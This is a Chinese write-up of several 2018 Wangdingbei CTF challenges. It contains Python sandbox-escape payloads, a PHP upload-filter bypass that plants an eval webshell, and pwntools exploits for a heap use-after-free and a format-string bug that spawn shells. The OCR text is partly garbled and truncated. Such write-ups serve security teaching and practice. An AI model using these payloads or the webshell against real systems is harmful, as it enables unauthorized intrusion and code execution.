
【2018年 网鼎杯CTF 第二场】部分 writeup

eack / 2018-08-22 19:38:42 / 浏览数 12237 安全技术 CTF 顶(1) 踩(0)

Misc

0x00 签到

回复公众号



万向》、[281087]《密码学的新方向》均为错误格式。


1cee5c

* flag{wangdingbei_nice}


0x01 虚幻

用winhex分离出9张图，按顺序拼：

通过Stegsolve改变后很像二维码，但扫不出来



题目提示汉信码
根据汉信码的特征，反色后手动拼一个：



在http://www.efittech.com/hxdec.html 中识别汉信码，得到flag:
flag{4ab1507d-d195-4d30-87c0-a0d85a77d953}

Web


0x02 Calc

roboot.txt
Traceback (most recent call last):
File "/usr/local/lib/python2.7/dist-packages/tornado/web.py", line 1520, in _execute
result = self.prepare()
File "/usr/local/lib/python2.7/dist-packages/tornado/web.py", line 2266, in prepare
raise HTTPError(self._status_code)
HTTPError: HTTP 404: Not Found

根据 报错信息和题目 初步确定Python沙箱安全
初步测试 执行1+2+float(1.1)\1+2+int('3.3')\1+2+abs(3.3)
说明math函数里面可以有字符串

```
payload■ 1+2+float(str([].__class__.__mro__[-1].__subclasses__()[40]('/flag').read()))
```

详细知识请参看
https://www.anquanke.com/post/id/85571
https://github.com/ctf-wiki/ctf-wiki/blob/master/docs/pwn/sandbox/python-sandbox-escape.md
[].class.mro[-1].subclasses()/().class.mro[-1].subclasses()魔术代码，不用import任何模块，但可调用任意模块的方法。一开始并不知道file在40的位置，直接暴力遍历，




```
>>> [].__class__.__mro__[-1].__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>,
 <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'Non
eType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type '
xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <ty
pe 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>
, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <ty
pe 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'
>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictprox
y'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>,
 <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>,
 <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>
, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'f
ieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type
'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.Null
Importer'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'po
six.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_w
arnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>,
<class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <cl
ass '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <c
lass 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '
_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'code
cs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>]
>>> 
```

其中常见payload

```
#■■■
().__class__.__bases__[0].__subclasses__()[40](r'C:\1.php').read()
#■■■
().__class__.__bases__[0].__subclasses__()[40]('/var/www/html/input', 'w').write('123')
#■■■■■■■
().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()[13]['eval']('__import__("os").p
```

python 沙箱逃逸
得到flag:


Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
26	25	200	☐	☐	1678	
24	23	200	☐	☐	1679	
30	29	200	☐	☐	1680	
64	63	200	☐	☐	1680	
17	16	200	☐	☐	1681	
58	57	200	☐	☐	1681	
60	59	200	☐	☐	1683	
90	89	200	☐	☐	1683	
86	85	200	☐	☐	1684	
14	13	200	☐	☐	1685	
55	54	200	☐	☐	1685	
78	77	200	☐	☐	1687	
79	78	200	☐	☐	1687	
57	56	200	☐	☐	1688	
53	52	200	☐	☐	1693	
41	40	200	☐	☐	1698	

Request Response
Raw Headers Hex HTML Render


```
<li role="presentation"><a href="/">主页</a></li>
</ul>
</nav>
<h3 class="text-muted">math tools</h3>
</div>




<div class="alert alert-danger alert-dismissable">
计算失败。 system failurecould not convert string to float: flag{8dca7e57-8aea-42c6-a002-422d421b6feb}

</div>



<div class="row marketing">
<div class="commodity-list">
<div class="col-md-5 col-md-offset-1">
<h1>性感计算器</h1> <br>
<h1>在线计算</h1>
<h2>只允许四则运算:</h2>
<h5><strong>^[0-9.]+\s*[*+-/]\s*[0-9.]+</strong></h5>
<h3>TODO:一定要写好正则</h3>
</div>
<div class="col-md-6">
<form action="/" method="POST">
<input type="hidden" name="_xsrf" value="2|7a0a69f2|d4c529762af6fc18cb5ea4a9cb2b12bc|1534901800"/>
<textarea name="expr" cols="30" rows="10"></textarea>
<button type="submit">calc</button>
</form>
</div>
```

0x03 wafUpload

```
<?php
$sandbox = '/var/www/html/upload/' . md5("phpIsBest" . $_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);

if (!empty($_FILES['file'])) {
#mime check
if (!in_array($_FILES['file']['type'], ['image/jpeg', 'image/png', 'image/gif'])) {
die('This type is not allowed!');
}

#check filename
$file = empty($_POST['filename']) ? $_FILES['file']['name'] : $_POST['filename'];
if (!is_array($file)) {
$file = explode('.', strtolower($file));
}
$ext = end($file);
if (!in_array($ext, ['jpg', 'png', 'gif'])) {
die('This file is not allowed!');
}
$filename = reset($file) . '.' . $file[count($file) - 1];
if (move_uploaded_file($_FILES['file']['tmp_name'], $sandbox . '/' . $filename)) {
echo 'Success!';
echo 'filepath:' . $sandbox . '/' . $filename;
} else {
echo 'Failed!';
}
}
show_source(__file__);
?>
```

提交一个filename数组


```
$file[count($file) - 1] ■■■■■■■■■■■■■■■
$ext = end($file) ■■■■■■■■■■
<?php
$f=array();
$f[2]='222';
$f[0]='000';
echo end($f);
//console 000
?>
```



```
POST / HTTP/1.1
Host: d6d6b13089c84c2ea700296d04efad99499f477cf4d84790.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://d6d6b13089c84c2ea700296d04efad99499f477cf4d84790.game.ichunqiu.com/
Content-Type: multipart/form-data; boundary=---------------------------13815061823812095101044515569
Content-Length: 600
Connection: close
Upgrade-Insecure-Requests: 1


-----------------------------13815061823812095101044515569
Content-Disposition: form-data; name="filename[1]"

php
-----------------------------13815061823812095101044515569
Content-Disposition: form-data; name="filename[0]"

jpg
-----------------------------13815061823812095101044515569
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['cs']);?>
-----------------------------13815061823812095101044515569
Content-Disposition: form-data; name="submit"

Submit
-----------------------------13815061823812095101044515569--
```

```
Success!filepath:/var/www/html/upload/85ed06a27b8eb105c27cbc380822ede8/php.php
<code>
  <span style="color: #000000">
    <span style="color: #0000BB">&lt;?php
      <br />
      $sandbox&nbsp;</span>
    <span style="color: #007700">=&nbsp;</span>
    <span style="color: #DD0000">'/var/www/html/upload/'&nbsp;</span>
    <span style="color: #007700">.&nbsp;</span>
    <span style="color: #0000BB">md5</span>
    <span style="color: #007700">(</span>
    <span style="color: #DD0000">"phpIsBest"&nbsp;</span>
    <span style="color: #007700">.&nbsp;</span>
    <span style="color: #0000BB">$_SERVER</span>
    <span style="color: #007700">[</span>
    <span style="color: #DD0000">'REMOTE_ADDR'</span>
    <span style="color: #007700">]);
      <br />
      @</span>
    <span style="color: #0000BB">mkdir</span>
    <span style="color: #007700">(</span>
    <span style="color: #0000BB">$sandbox</span>
    <span style="color: #007700">);
      <br />
      @</span>
    <span style="color: #0000BB">chdir</span>
    <span style="color: #007700">(</span>
    <span style="color: #0000BB">$sandbox</span>
    <span style="color: #007700">);
      <br />
      <br />
```

菜刀连接find flag



```
[/]$find / -name "flag"
find: `/root': Permission denied
/flag
```


Pwn

0x04 fgo

根据题目，可以猜测到应该和fastbin有关， 最开始的思路是：
1） 添加2个servant，并且servant的名字size都为256；
2） 释放第2个servant，再释放第1个servant，释放掉第1个servant后，会在fd和bk处填充main_arena+48的值；
3） 而后重新添加1个servant，并且servant的名字size同样为256，那么最后会在最初始添加servant的地方分配到堆，只要控制好输入servant ability的值，即可保存bk处存储的main_arena+48的值；
4） 展示第1个servant的信息，将由此得到main_arena的地址，通过leak到的main_arena地址可以计算到system的地址；
5） 再次删除掉刚添加的servant；
6）
再添加1个servant，并且将servant的名字size扩大到512，这样就可以覆盖到最开始添加的2个servant的第2个sevant的print_servant_content函数地址，将其替换成syste
7） 展示第2个servant的信息时，将会执行system函数，但调试发现system的参数不可控；
后来逆向发现程序中存在一个secret函数地址，此函数内就是执行了system('/bin/bash')，因此实际上根本不需要计算出system的地址，直接在第6步中，将第2个sevant的
exp:

```
#!/usr/bin/python

import pwnlib
import re
from pwn import *

context.log_level = 'debug'

libc = ELF('/lib/i386-linux-gnu/libc.so.6')
p = remote('106.75.104.139', 26768)
```

```
#p = process('./pwn')
elf = ELF('./pwn')

# new
def add(size, content):
   p.recvuntil('Your choice:\n')
   p.sendline("1")
   p.recvuntil("the size of servant's name : \n")
   p.sendline(str(size))
   p.recvuntil("ability : \n")
   p.sendline(content)

def show(index):
   p.recvuntil('Your choice:\n')
   p.sendline("3")
   p.recvuntil('Index :')
   p.sendline(str(index))
   p.recvuntil('\n')
   data = p.recvuntil("\n")
   print data
   addr = data[:4]
   if len(addr) < 4:
       addr += '\x00' *( 4 - len(addr))
   return u32(addr)

def delete(index):
   p.recvuntil('Your choice:\n')
   p.sendline("2")
   p.recvuntil("Index : ")
   p.sendline(str(index))

def main():
   #puts_got = elf.got['puts']
   #atoi_got = elf.got['atoi']
   main_arena_offset = 0x1AD420
   secret_addr = 0x08048956
   add(256, "1111")
   add(256, "/bin/sh\x00")
   delete(1)
   delete(0)
   add(256, '123')
   #show(0)
   main_arena_addr = show(0)
   print "[+] Leak main_arena_addr -> {}".format(hex(main_arena_addr))
   system_address = main_arena_addr - main_arena_offset - 48 + libc.symbols['system']
   print "[+] Got system address -> {}".format(hex(system_address))
   delete(0)
   add(512, '\x00'*(16*0x10+8-22) + '/bin/sh\x00'+'\x00'*(22-8)+p32(secret_addr))
   #context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
   #gdb.attach(proc.pidof(p)[0])
   #show("1")
   #p.sendline("/bin/sh\x00")
   p.interactive()

if __name__ == '__main__':
   main()
```



```
--------------------------
     Pers0nal Sp@ce
--------------------------
 1. Add servant
 2. Delete servant
 3. Print servant
 4. Exit
--------------------------
Your choice:
$<2>$ $<5>3
[$<2>DEBUG] Sent 0x2 bytes:
    '3\n'
$<5>[$<2>DEBUG] Received 0x7 bytes:
$<5>    'Index :'
$<5>Index :$<$<5>1
[$<2>DEBUG] Sent 0x2 bytes:
    '1\n'
$<5>[$<2>DEBUG] Received 0x37 bytes:
$<5>    00000000  1b 5b 34 37  3b 33 31 3b  35 6d 43 6f  6e 67 72 61  │·[47│;31;│5mCo│ngra│
    00000010  74 75 6c 61  74 69 6f 6e  73 2c 70 6c  65 61 73 65  │tula│tion│s,pl│ease│
    00000020  20 69 6e 70  75 74 20 79  6f 75 72 20  74 6f 6b 65  │ inp│ut y│our │toke│
    00000030  6e 3a 1b 5b  30 6d 20                               │n:·[│0m │
    00000037
$<5>                                            $<$<5>icq780d8d7b8784c6b31a1ac1e186bb4
[$<2>DEBUG] Sent 0x21 bytes:
    'icq780d8d7b8784c6b31a1ac1e186bb4\n'
$<5>[$<2>DEBUG] Received 0x27 bytes:
$<5>    'flag{893e98f17e10611819ca36d72ca08f3b}\n'
$<5>flag{893e98f17e10611819ca36d72ca08f3b}
$<5>[$<2>DEBUG] Received 0x2c4 bytes:
$<5>    '****************************************************\n'
```

第二种解法：劫持print_servant_content函数
用同样的方式leak systeam的函数地址，或者通过read在got中的地址leak，然后再次利用UAF从fastbin中malloced 8 byte的chunk，用systeam的地址覆盖chunk fb指针处的print_servant_content函数地址，用指令';sh;'覆盖bk指针，通过print_servant操作，call systeam `(*(void (__cdecl **)(void *))servantlist[index])(servantlist[index]);`
exp:

```
from pwn import *

p = process('./pwn')
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
#p = remote('106.75.104.139', 26768)
#libc = ELF('./libc.so.6')
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']

def add(size, ability):
   p.recvuntil('choice:')
   p.sendline('1')
   p.recvuntil('name :')
   p.sendline(size)
   p.recvuntil('ability :')
   p.send(ability)

def delete(index):
   p.recvuntil('choice:')
   p.sendline('2')
   p.recvuntil('Index : ')
   p.sendline(index)

def show(index):
   p.recvuntil('choice:')
   p.sendline('3')
   p.recvuntil('Index :')
   p.sendline(index)

add('128','AAAAAAAA')
add('128','BBBBBBBB')
delete('1')
delete('0')
add('128','CCCC')
show('0')  # show('2')
p.recvuntil('CCCC')
arena_addr = u32(p.recv(4))-48
log.info('arena_addr: '+hex(arena_addr))
libc_addr = arena_addr - 0x1B2780  # local libc offset
```


```
log.info('libc_addr: '+hex(libc_addr))
system_addr = libc_addr + libc.symbols['system']
log.info('system_addr: '+hex(system_addr))
delete('0')
add('8',p32(system_addr)+';sh;')
show('1')
p.interactive()
```

0x05 EasyFMT

看题目应该是格式化字符串漏洞， 所以最开始需要确定具体的可控的参数位置，利用下述脚本即可获得具体的偏移位置：

```
#!/usr/bin/python

from pwn import *

elf = ELF('./pwn')
for i in xrange(1,100):
   p = process('./pwn')
   p.recvuntil("Do you know repeater?\n")
   payload = 'AAAA,%' + str(i) + '$x'
   p.sendline(payload)
   try:
       data = p.recv()
       if '41414141' in data:
           print ""
           print "[+] Found it: {}".format(str(i))
           print
           p.close()
           break
       else:
           p.close()
   except:
       p.close()
```

利用脚本跑出来是在第6个位置会回显，然后利用printf_got的地址来leak printf的实际地址，
而后根据leak到的printf的实际地址来判断目标系统上使用的libc库，这里利用LibcSearcher来确定，如下图所示：




```
[redacted]:~/00.CTF/Tools/LibcSearcher/libc-database$ ./find printf 0xf75a8020
archive-old-eglibc (id libc6-i386_2.11.1-0ubuntu7.11_amd64)
ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64)
```

这里使用了libc6-i386_2.23-0ubuntu10_amd64的libc库，而后即可计算system的地址，最后再利用格式化字符串的任意地址写的特性，将printf_got的地址修改为system
exp:

```
#!/usr/bin/python

from pwn import *

#libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc = ELF('./00.CTF/Tools/LibcSearcher/libc-database/db/libc6-i386_2.23-0ubuntu10_amd64.so')
elf = ELF('./pwn')

#p = process('./pwn')
#p = remote('127.0.0.1', 9999)
p = remote('106.75.126.184', 58579)
context.log_level = 'debug'

def get_addr(addr):
   p.recvuntil("Do you know repeater?\n")
   payload = p32(addr) + '%6$s'
   p.sendline(payload)
   data = p.recv()
   print data
   return u32(data[4:4+4])

def main():
   printf_got = elf.got['printf']
   printf_addr = get_addr(printf_got)
   #get_addr(read_got)
   print "[+] Got printf address -> {}".format(hex(printf_addr))
   system_addr = libc.symbols['system'] - libc.symbols['printf'] + printf_addr
```

